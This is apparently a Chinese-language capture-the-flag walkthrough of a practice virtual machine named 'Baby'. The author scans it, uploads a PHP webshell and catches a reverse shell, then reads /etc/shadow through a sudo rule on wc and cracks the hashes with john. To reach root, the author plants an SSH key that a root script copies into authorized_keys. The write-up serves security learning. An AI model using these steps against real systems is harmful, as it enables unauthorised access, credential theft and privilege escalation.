
# 群友靶机-Baby

## 信息搜集


```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.1.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-12 23:07 EDT
Nmap scan report for bogon (192.168.1.5)
Host is up (0.00064s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:9E:59:67 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

## web探测




一个文件上传的界面，一开始使用的是反弹shell的文件，发现没法弹shell到kali内，那么尝试上传一个php一句话木马文件上去




```
┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.1.5/1.php?0=id
GIF89a
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

有回显，那么反弹shell

```
┌──(root㉿kali)-[/home/kali/bash]
└─# ./penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 192.168.1.2 • 172.17.0.1 • 172.18.0.1
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Baby~192.168.1.5-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/Baby~192.168.1.5-Linux-x86_64/2025_10_12-23_09_56-640.log 📜
──────────────────────────────────────────────────────────────────────────────────
www-data@Baby:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

# 提权至aaa

在/etc/passwd文件内发现了一个可以的内容

```
www-data@Baby:/tmp$ cat /etc/passwd
.....
welcome:x:1000:1000:,,,:/home/welcome:/bin/bash
aaa:x:1001:1001:pa**wd -> root:/home/aaa:/bin/bash
bbb:x:1002:1002:,,,:/home/bbb:/bin/bash
ccc:x:1003:1003:,,,:/home/ccc:/bin/bash
```

`pa**wd -> root`这里password指向了root，猜测root是aaa的密码，进行切换

```
www-data@Baby:/tmp$ su aaa
Password:
aaa@Baby:/tmp$ id
uid=1001(aaa) gid=1001(aaa) groups=1001(aaa)
```

发现可以

看一下sudo权限

```
aaa@Baby:/tmp$ sudo -l
Matching Defaults entries for aaa on Baby:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User aaa may run the following commands on Baby:
    (ALL) NOPASSWD: /usr/bin/wc
```

可以使用wc，那么尝试读取一下root权限的文件

```
aaa@Baby:/tmp$ sudo /usr/bin/wc --files0-from "/etc/shadow"
/usr/bin/wc:
'root:$6$ePAhWE/j6QGfTWM3$Dn1vzbctoIv32MS89goS8Glk1h4W7ftIczomZ20dSGxrQq5ilIQyy2
Y4wyQ4uw6F4OOIpgBfeOi8vE3/LQzLi/:20373:0:99999:7:::'$'\n''daemon:*:20166:0:99999
:7:::'$'\n''bin:*:20166:0:99999:7:::'$'\n''sys:*:20166:0:99999:7:::'$'\n''sync:*
:20166:0:99999:7:::'$'\n''games:*:20166:0:99999:7:::'$'\n''man:*:20166:0:99999:7
:::'$'\n''lp:*:20166:0:99999:7:::'$'\n''mail:*:20166:0:99999:7:::'$'\n''news:*:2
0166:0:99999:7:::'$'\n''uucp:*:20166:0:99999:7:::'$'\n''proxy:*:20166:0:99999:7:
::'$'\n''www-
data:*:20166:0:99999:7:::'$'\n''backup:*:20166:0:99999:7:::'$'\n''list:*:20166:0
:99999:7:::'$'\n''irc:*:20166:0:99999:7:::'$'\n''gnats:*:20166:0:99999:7:::'$'\n
''nobody:*:20166:0:99999:7:::'$'\n''_apt:*:20166:0:99999:7:::'$'\n''systemd-
timesync:*:20166:0:99999:7:::'$'\n''systemd-
network:*:20166:0:99999:7:::'$'\n''systemd-
resolve:*:20166:0:99999:7:::'$'\n''systemd-
coredump:!!:20166::::::'$'\n''messagebus:*:20166:0:99999:7:::'$'\n''sshd:*:20166
:0:99999:7:::'$'\n''welcome:$6$Tcl1PdHtOsKyxCmX$OBRc1xwfh2ZcKWqdX.d9QZpZfoUojWKv
76BIILLM6ZbQZ9w9e8hg23fl1yFQ5heujThjKtejlddXoTmj1R223O:20190:0:99999:7:::'$'\n''
aaa:$6$TOeyyrFo5fXjPVRB$w1WeM8bwmrlOoCI9Hl6ZK5OD5GufCEu.JTvq3uR7t.rKGdKZWlsbigec
.RMLuXHxKMihPiIPYrBFwPrgPgpzRO:20373:0:99999:7:::'$'\n''bbb:$6$rwAiZOTGKLpC1Yo6$
yeTo5f5THCRygCQcLqICyJh8UC.7eNRxFIO.Dmp995qjU/SuvJhFBHe5hD8DUj.CW/TlX5nrtYgZZox5
KuOxS1:20373:0:99999:7:::'$'\n''ccc:$6$6.RbUGivOomWNBhq$RuvFC1eOMv9L5.lX8iQtE3AC
NhdUUAa/9bZnZndO1lntWURW2/Vzjl/xtQwoGOzyZ12vbBPV/IICzcTolwrwn1:20373:0:99999:7::
:'$'\n': No such file or directory
```

可以读取，那么爆破一下hash值

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# john shadow --show
welcome:todd:20190:0:99999:7:::
aaa:root:20373:0:99999:7:::
bbb:root:20373:0:99999:7:::
ccc:root:20373:0:99999:7:::

4 password hashes cracked, 1 left
```

这几个用户的密码都是root

# 提权至bbb

bbb用户家目录下有userflag，并且可以使用ls命令，没有发现什么有用的地方

```
bbb@Baby:/tmp$ sudo -l
Matching Defaults entries for bbb on Baby:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bbb may run the following commands on Baby:
    (ALL) NOPASSWD: /usr/bin/ls
```

# 提权至ccc

ccc的sudo权限可以执行/opt下的ccc.sh文件

```
ccc@Baby:/opt$ ls -al
total 12
drwxr-xr-x  2 root root 4096 Oct 12 03:59 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
-rwx------  1 root root   69 Oct 12 03:59 ccc.sh
```

这个文件是root的权限，无法直接读取，尝试使用aaa的wc命令进行读取

```
aaa@Baby:~$ sudo wc --files0-from "/opt/ccc.sh"
wc: '#!/bin/bash'$'\n\n''cp /home/ccc/.ssh/id_rsa.pub
/root/.ssh/authorized_keys'$'\n': No such file or directory
```

看样子是将ccc下的.ssh/id_rsa.pub文件复制到root下，那么就将kali的id_rsa.pub文件写入到ccc用户下的.ssh/id_rsa.pub内，然后再执行ccc.sh文件

```
ccc@Baby:~$ mkdir .ssh
ccc@Baby:~$ ls -al
total 28
drwx------ 3 ccc  ccc  4096 Oct 12 05:55 .
drwxr-xr-x 5 root root 4096 Oct 12 03:41 ..
-rw------- 1 ccc  ccc  2938 Oct 12 06:22 .bash_history
-rwx------ 1 ccc  ccc   220 Oct 12 03:41 .bash_logout
-rwx------ 1 ccc  ccc  3526 Oct 12 03:41 .bashrc
-rwx------ 1 ccc  ccc   807 Oct 12 03:41 .profile
drwxr-xr-x 2 ccc  ccc  4096 Oct 12 05:55 .ssh
ccc@Baby:~$ cd .ssh
ccc@Baby:~/.ssh$ ls
authorized_keys  id_rsa.pub
ccc@Baby:~/.ssh$ ls -al
total 16
drwxr-xr-x 2 ccc ccc 4096 Oct 12 05:55 .
drwx------ 3 ccc ccc 4096 Oct 12 05:55 ..
-rw-r--r-- 1 ccc ccc  735 Oct 12 05:55 authorized_keys
-rw------- 1 ccc ccc  735 Oct 12 05:55 id_rsa.pub
```

```
ccc@Baby:~/.ssh$ echo 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQC8j1BVAtza6oOP7N/1uFELCoGEx0vDk5lxzq27AkFohW2fTc7e
34bMmuZB6gubZ8v669iR91nueECr8G4QmXNC/nZznTNpjsPeeKXu7HVcBa7+92bgoCpgGEwY546q1N5S
BeJsvDEaZDQ1LAMw3gjIeQdgtkOWp7sCBFf8mnEkKCbsAZA5Tq7zdtFZH/3V+mULmT/KtEiqyRN4QWRA
rgeiFu2uBsT+1PwECpYYOJZ2RkD5e3CK8S8n/Hm/mSIYEt/mna2XCyX1wD9tiJF3sibDMlH3qHsosC67
vWZ8c6xLX83GLx4tQGL2WZzmmUrKsfKDVlcZWnQQB9uTD8D9ZeKNisV7OWqi/N7HyKxCzMVTeHZvUSeJ
1iA5y3xG8eKX7Eg7PkUiXTnFHhgrIuATCLGOcg9a+Eg6zu7OSu4oLXSmqdj7gcedZR2dUL3CNoQMfDL9
t9kB8gHqoHa28PsoZUdnnaSzrZqE+8nI1bC2CO2puFDHvwyeurthju+rfm0j9WA118PuKQcvxcFslmHT
jCNX4xgTOhr4X/Zw14B697YUDI+oz+6VuxkLIFQCP0Wf3DXyIVNDg3PeS3YyY+S7rI7lK1QBu8O/Y2Vv
J3vkPiP5DC5bHECKy9vEYUTWukoS3fm2kR0IDuqls9zY+gxV/nsxDa8cQKqnD4++b86+s8UgWQ==
root@kali' > id_rsa.pub
ccc@Baby:~/.ssh$ ls
authorized_keys  id_rsa.pub
ccc@Baby:~/.ssh$ chmod 600 id_rsa.pub
```

```
ccc@Baby:/opt$ sudo /opt/ccc.sh


┌──(root㉿kali)-[/home/kali/aaa]
└─# ssh root@192.168.1.5
Enter passphrase for key '/root/.ssh/id_rsa':
Linux Baby 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Oct 12 05:58:18 2025 from 192.168.1.3
root@Baby:~# id
uid=0(root) gid=0(root) groups=0(root)
```

# flag

```
root@Baby:~# cat root.txt /home/bbb/user.txt
flag{root-7ed9295c3bdb1aaf2b427b64942b40fb}
flag{user-b8694d827c0f13f22ed3bc610c19ec15}
```